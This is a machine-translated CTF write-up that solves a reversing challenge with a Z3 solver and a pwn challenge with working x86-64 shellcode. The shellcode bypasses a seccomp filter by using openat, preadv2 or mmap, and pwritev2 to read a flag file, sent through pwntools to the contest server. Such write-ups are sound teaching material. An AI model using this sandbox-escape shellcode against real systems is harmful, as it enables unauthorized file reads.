This page has been machine-translated from the original page.
Table of Contents
Summarize(Rev)
All you have to do is find six numbers. How hard can that be?
When I analyzed the challenge binary with a decompiler, I found that it was a program that accepts the integers A through F as input values and verifies them with the check function.

The check function is implemented as follows. It passes the input integers to FUNC1 through FUNC5, performs a series of calculations, and evaluates the results.

From here, let’s look at what each function does in order.
FUNC1
FUNC1 is a function that calls FUNC2 after flipping the sign of the second argument out of the two input arguments it receives.
void FUNC1(undefined4 param_1,int param_2)
{
FUNC2(param_1,-param_2);
return;
}
FUNC2
FUNC2 performs the following calculation.
It right-shifts each of the two arguments it receives and continues the calculation inside the loop until either value becomes 0.
long FUNC2(uint x,uint y)
{
  uint m;
  uint n;
  uint Y;
  uint X;
  uint L;
  long K;
  byte b;

  K = 0;
  L = 0;
  b = 0;
  X = x;
  for (Y = y; (X != 0 || (Y != 0)); Y = Y >> 1) {
    m = X & 1;
    n = Y & 1;
    X = X >> 1;
    K = K + (ulong)((m ^ n ^ L) << (b & 0x1f));
    L = n & L | m & (n | L);
    b = b + 1;
  }
  return K + ((ulong)L << (b & 0x3f));
}
I wanted to rewrite this computation as a Python script so that I could solve it with Z3, but I couldn’t build a good Z3Py solver because I would need to implement a loop whose termination condition depends on symbolic variables.
So I considered reducing the calculation inside this function to a simple expression that does not use a loop.
I did not have enough reverse-engineering skill to identify this function’s structure through static analysis, but this function is simply performing addition on two variables.
In fact, when I tested the following Python reimplementation of the code, even after running the calculation 1,000 times with random values, every result was equal to A + B.
def FUNC2(x, y):
    K = 0
    L = 0
    b = 0
    X = x
    Y = y
    while X != 0 or Y != 0:
        m = X & 1
        n = Y & 1
        X = X >> 1
        Y = Y >> 1
        K = K + ((m ^ n ^ L) << (b & 0x1f))
        L = n & L | m & (n | L)
        b = b + 1
    return K + (L << (b & 0x3f))

from random import randint
for i in range(1000):
    A = randint(1,10000)
    B = randint(1,10000)
    assert FUNC2(A,B) == A + B
print("Finish.")
Since FUNC2 is an addition operation, it follows that FUNC1 is a subtraction operation.
FUNC3
The following test code is a Python translation of FUNC3.
This code also turns out to do nothing more than multiplication.
def FUNC3(x, y):
    K = 0
    b = 0
    X = x
    while X != 0:
        K = K + (y << (b & 0x1f)) * (X & 1)
        X = X >> 1
        b = b + 1
    return K

from random import randint
for i in range(1000):
    A = randint(1,10000)
    B = randint(1,10000)
    assert FUNC3(A,B) == A * B

print("Finish.")
FUNC4
This one is relatively easy to understand even from the original code, and we can see that it is a function that performs XOR.
def FUNC4(x, y):
    K = 0
    b = 0
    X = x
    Y = y
    while X != 0 or Y != 0:
        n = X & 1
        X = X >> 1
        K = K + ((n ^ (Y & 1)) << (b & 0x1f))
        Y = Y >> 1
        b = b + 1
    return K

# FUNC4
for i in range(1000):
    A = randint(1,10000)
    B = randint(1,10000)
    assert FUNC4(A,B) == A ^ B

print("Finish.")
FUNC5
This function has almost the same structure as FUNC4, and we can see that it performs an AND operation.
def FUNC5(x, y):
    N = 0
    b = 0
    X = x
    Y = y
    while X != 0 or Y != 0:
        n = X & 1
        X = X >> 1
        N = N + ((n & Y & 1) << (b & 0x1f))
        Y = Y >> 1
        b = b + 1
    return N

# FUNC5
for i in range(1000):
    A = randint(1,10000)
    B = randint(1,10000)
    assert FUNC5(A,B) == A & B

print("Finish.")
Creating the Solver
Based on what I confirmed up to this point, I created the following solver.
from z3 import *

A = BitVec(f"A", 32)
B = BitVec(f"B", 32)
C = BitVec(f"C", 32)
D = BitVec(f"D", 32)
E = BitVec(f"E", 32)
F = BitVec(f"F", 32)
G = BitVec(f"G", 32)

a = BitVec(f"a", 32)
b = BitVec(f"b", 32)
c = BitVec(f"c", 32)
d = BitVec(f"d", 32)
e = BitVec(f"e", 32)
f = BitVec(f"f", 32)
g = BitVec(f"g", 32)

s = Solver()

def FUNC1(X,Y):
    return X - Y

def FUNC2(X,Y):
    return X + Y

def FUNC3(X,Y):
    return X * Y

def FUNC4(X,Y):
    return X ^ Y

def FUNC5(X,Y):
    return X & Y

# Range num
s.add(And((A < 1000000000),(A > 100000001)))
s.add(And((B < 1000000000),(B > 100000001)))
s.add(And((C < 1000000000),(C > 100000001)))
s.add(And((D < 1000000000),(D > 100000001)))
s.add(And((E < 1000000000),(E > 100000001)))
s.add(And((F < 1000000000),(F > 100000001)))

a = FUNC1(A,B)
b = FUNC2(a,C)
c = FUNC2(A,B)
a = FUNC3(2,B)
d = FUNC3(3,A)
e = FUNC1(d,a)
f = FUNC4(A,D)
a = FUNC2(C,A)
g = FUNC5(B,a)
h = FUNC2(B,D)
a = FUNC2(D,F)
i = FUNC4(C,a)
j = FUNC1(E,F)
k = FUNC2(E,F)

s.add(
    And(
        (b % 0x10ae961 == 0x3f29b9),
        (c % 0x1093a1d == 0x8bdcd2),
        (e % f == 0x212c944d),
        (g % 0x6e22 == 0x31be),
        (((h & 0xffffffff) % A) == 0x2038c43c),
        (i % 0x1ce628 == 0x1386e2),
        (j % 0x1172502 == 0x103cf4f),
        (k % 0x2e16f83 == 0x16ab0d7)
    )
)

if s.check() == z3.sat:
    m = s.model()
    print(m)

Running this solver gives a combination of integers that satisfies the conditions, and by feeding those values to the challenge binary I was able to obtain the correct flag.
This was a problem that could have been solved quickly with dynamic analysis, but I wasted a huge amount of time because I stubbornly insisted on solving it with static analysis and Z3Py.
Looking back, it was very easy, but once you fall into a strange mental trap, it is hard to get out of it right away.
Syscalls(Pwn)

The challenge binary has NX disabled.
When I decompiled the binary, I found that it executes the region containing the 0xb0 bytes read from standard input as code.
void main(void)
{
  long in_FS_OFFSET;
  undefined input_code [184];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  setvbuf(stdout,(char *)0x0,2,0);
  setvbuf(stderr,(char *)0x0,2,0);
  setvbuf(stdin,(char *)0x0,2,0);
  get_code(input_code);
  seccomp-install();
  run_code(input_code);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

void get_code(char *param_1)
{
  puts(
      "The flag is in a file named flag.txt located in the same directory as this binary. That\'s al l the information I can give you."
      );
  fgets(param_1,0xb0,stdin);
  return;
}

void run_code(code *param_1)
{
  (*param_1)();
  return;
}
If that were all, exploiting it would look easy, but unfortunately this code installs a seccomp filter after receiving the input, and we can see that system calls such as execve, execveat, fork, open, read, and write are all prohibited.
Reference: Pwn Super Intro 2 for Beginner CTFers - Bypassing seccomp and Shellcode Basics -
int seccomp-install(void)
{
  int iVar1;
  long in_FS_OFFSET;
  undefined2 local_e8 [4];
  undefined8 *local_e0;
  undefined8 local_d8;
  undefined8 local_d0;
  undefined8 local_c8;
  undefined8 local_c0;
  undefined8 local_b8;
  undefined8 local_b0;
  undefined8 local_a8;
  undefined8 local_a0;
  undefined8 local_98;
  undefined8 local_90;
  undefined8 local_88;
  undefined8 local_80;
  undefined8 local_78;
  undefined8 local_70;
  undefined8 local_68;
  undefined8 local_60;
  undefined8 local_58;
  undefined8 local_50;
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  undefined8 local_18;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_d8 = 0x400000020;
  local_d0 = 0xc000003e16000015;
  local_c8 = 0x20;
  local_c0 = 0x4000000001000035;
  local_b8 = 0xffffffff13000015;
  local_b0 = 0x120015;
  local_a8 = 0x100110015;
  local_a0 = 0x200100015;
  local_98 = 0x11000f0015;
  local_90 = 0x13000e0015;
  local_88 = 0x28000d0015;
  local_80 = 0x39000c0015;
  local_78 = 0x3b000b0015;
  local_70 = 0x113000a0015;
  local_68 = 0x12700090015;
  local_60 = 0x12800080015;
  local_58 = 0x14200070015;
  local_50 = 0x1405000015;
  local_48 = 0x1400000020;
  local_40 = 0x30025;
  local_38 = 0x3000015;
  local_30 = 0x1000000020;
  local_28 = 0x3e801000025;
  local_20 = 0x7fff000000000006;
  local_18 = 6;
  local_e0 = &local_d8;
  local_e8[0] = 0x19;
  prctl(0x26,1,0,0,0);
  iVar1 = prctl(0x16,2,local_e8);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return iVar1;
}

In this seccomp filter, the part below is particularly interesting.
 0017: 0x15 0x00 0x05 0x00000014  if (A != writev) goto 0023
 0018: 0x20 0x00 0x00 0x00000014  A = fd >> 32 # writev(fd, vec, vlen)
 0019: 0x25 0x03 0x00 0x00000000  if (A > 0x0) goto 0023
 0020: 0x15 0x00 0x03 0x00000000  if (A != 0x0) goto 0024
 0021: 0x20 0x00 0x00 0x00000010  A = fd # writev(fd, vec, vlen)
 0022: 0x25 0x00 0x01 0x000003e8  if (A <= 0x3e8) goto 0024
 0023: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0024: 0x06 0x00 0x00 0x00000000  return KIL
When the invoked system call is writev, it appears that the filter does not simply forbid it. Instead, it evaluates the fd argument to determine whether it should be allowed.
Solution 1: Using openat, preadv2, and pwritev2 with an iovec
Let’s think about how to exploit the binary while bypassing the seccomp filter in this challenge.
In this binary, open is prohibited, but openat is not, so it looks like we can use it to obtain a file descriptor.
Also, preadv2 and pwritev2, which can serve as alternatives to read and write for retrieving the flag, do not seem to be prohibited.
#include <sys/uio.h>
ssize_t readv(int fd, const struct iovec *iov, int iovcnt);
ssize_t writev(int fd, const struct iovec *iov, int iovcnt);

ssize_t preadv(int fd, const struct iovec *iov, int iovcnt, off_t offset);
ssize_t pwritev(int fd, const struct iovec *iov, int iovcnt, off_t offset);

ssize_t preadv2(int fd, const struct iovec *iov, int iovcnt, off_t offset, int flags);
ssize_t pwritev2(int fd, const struct iovec *iov, int iovcnt, off_t offset, int flags);
Reference: preadv2(2) — manpages-dev — Debian testing — Debian Manpages
Reference: x64.syscall.sh
Reference: SEC-T CTF 2019 Writeup - Let’s Do CTF
preadv and pwritev, which are also prohibited in this binary, are system calls that can read from and write to buffers specified by iov, a pointer to an array of iovec structures.
Aside from reading and writing data using multiple buffers via iov, they behave the same as read and write.
preadv2 and pwritev2 are extensions of those system calls. It seems that the differences are that they add a flags argument to modify the behavior of the syscall, and that if -1 is specified, the current file offset (?) is used.
These system calls are similar to preadv() and pwritev() calls, but add a fifth argument, flags, which modifies the behavior on a per-call basis.
Unlike preadv() and pwritev(), if the offset argument is -1, then the current file offset is used and updated.
Reference: preadv2(2) — manpages-dev — Debian testing — Debian Manpages
Reference: man preadv (2): reading and writing multiple buffers
A solver using these system calls can be implemented as follows.
from pwn import *

context.binary = exe = ELF('./syscalls')

code="""
// openat(AT_FDCWD(-100), file, 0)
mov rdi, -100
lea rsi, [rip+filename]
mov rdx, 0
mov rax, 257
syscall

// preadv2(fd, iov, 1, 0, 0)
xor r10, r10
xor r8, r8
mov rdi, rax
push 0x100
mov r15, rsp
add r15, 0x100
push r15
mov rsi, rsp
mov rdx, 1
mov rax, 327
syscall

// pwritev2(1, iov, 1, -1, 0)
xor r8, r8
mov r10, -1
mov rdi, 1
mov rdx, 1
mov rsi, rsp
mov rax, 328
syscall

filename:
    .string "./flag.txt"
"""

shellcode = asm(code)

target = remote("syscalls.chal.uiuc.tf", 1337, ssl=True)

target.sendlineafter("you.", shellcode)
target.interactive()
In the first section, setting the first argument to AT_FDCWD(-100) allows it to obtain the file descriptor for ./flag.txt.
// openat(AT_FDCWD(-100), file, 0)
mov rdi, -100
lea rsi, [rip+filename]
mov rdx, 0
mov rax, 257
syscall
In the following sections, preadv2 and pwritev2 are used to send the flag read from the file to standard output.
Running this solver allows you to obtain the flag as shown below.

Solution 2: Using openat, mmap, and pwritev2 with an iovec
Using the writeup as a reference, I also tried an alternative approach that uses mmap instead of preadv2.
It seems that by using mmap, you can read data from a file into memory even when read cannot be used.
#include <sys/mman.h>

void *mmap(void addr[.length], size_t length, int prot, int flags, int fd, off_t offset);
Reference: mmap(2) - Linux manual page
Reference: Trying mmap for file I/O - Corgi Lab. ~A technical blog for notes~
For that reason, the following code—where the part of the shellcode in Solution 1 that uses preadv2 is simply replaced with mmap—can also retrieve the flag.
from pwn import *

context.binary = exe = ELF('./syscalls')

code="""
lea rsi, [rip+filename]
mov rdi, 0
xor rdx, rdx
mov rax, 257
syscall

// mmap(addr=0, length=0x1000, prot=PROT_READ (1), flags=MAP_PRIVATE (2), fd='rax', offset=0)
push 2
pop r10
mov r8, rax
xor r9, r9
xor edi, edi
mov rdx, 1
mov rsi, 4096
push 9
pop rax
syscall

/* pwritev2(vararg_0=1, vararg_1='rsp', vararg_2=1, vararg_3=-1, vararg_4=0) */
push 0x100
push rax
mov r10, -1
xor r8, r8
mov rdi, 1
mov rsi, rsp
mov rdx, rdi
mov rax, 328
syscall

filename:
    .string "/home/user/flag.txt"
"""

shellcode = asm(code)

target = remote("syscalls.chal.uiuc.tf", 1337, ssl=True)
target.sendlineafter("you.", shellcode)
target.interactive()

In this code, using PROT_READ with mmap allocates a memory region containing data read from the file descriptor for flag.txt, and by using that address as the buffer pointed to by iov, leaking the flag with pwritev2 becomes possible.
Summary
Shellcode has a lot of depth.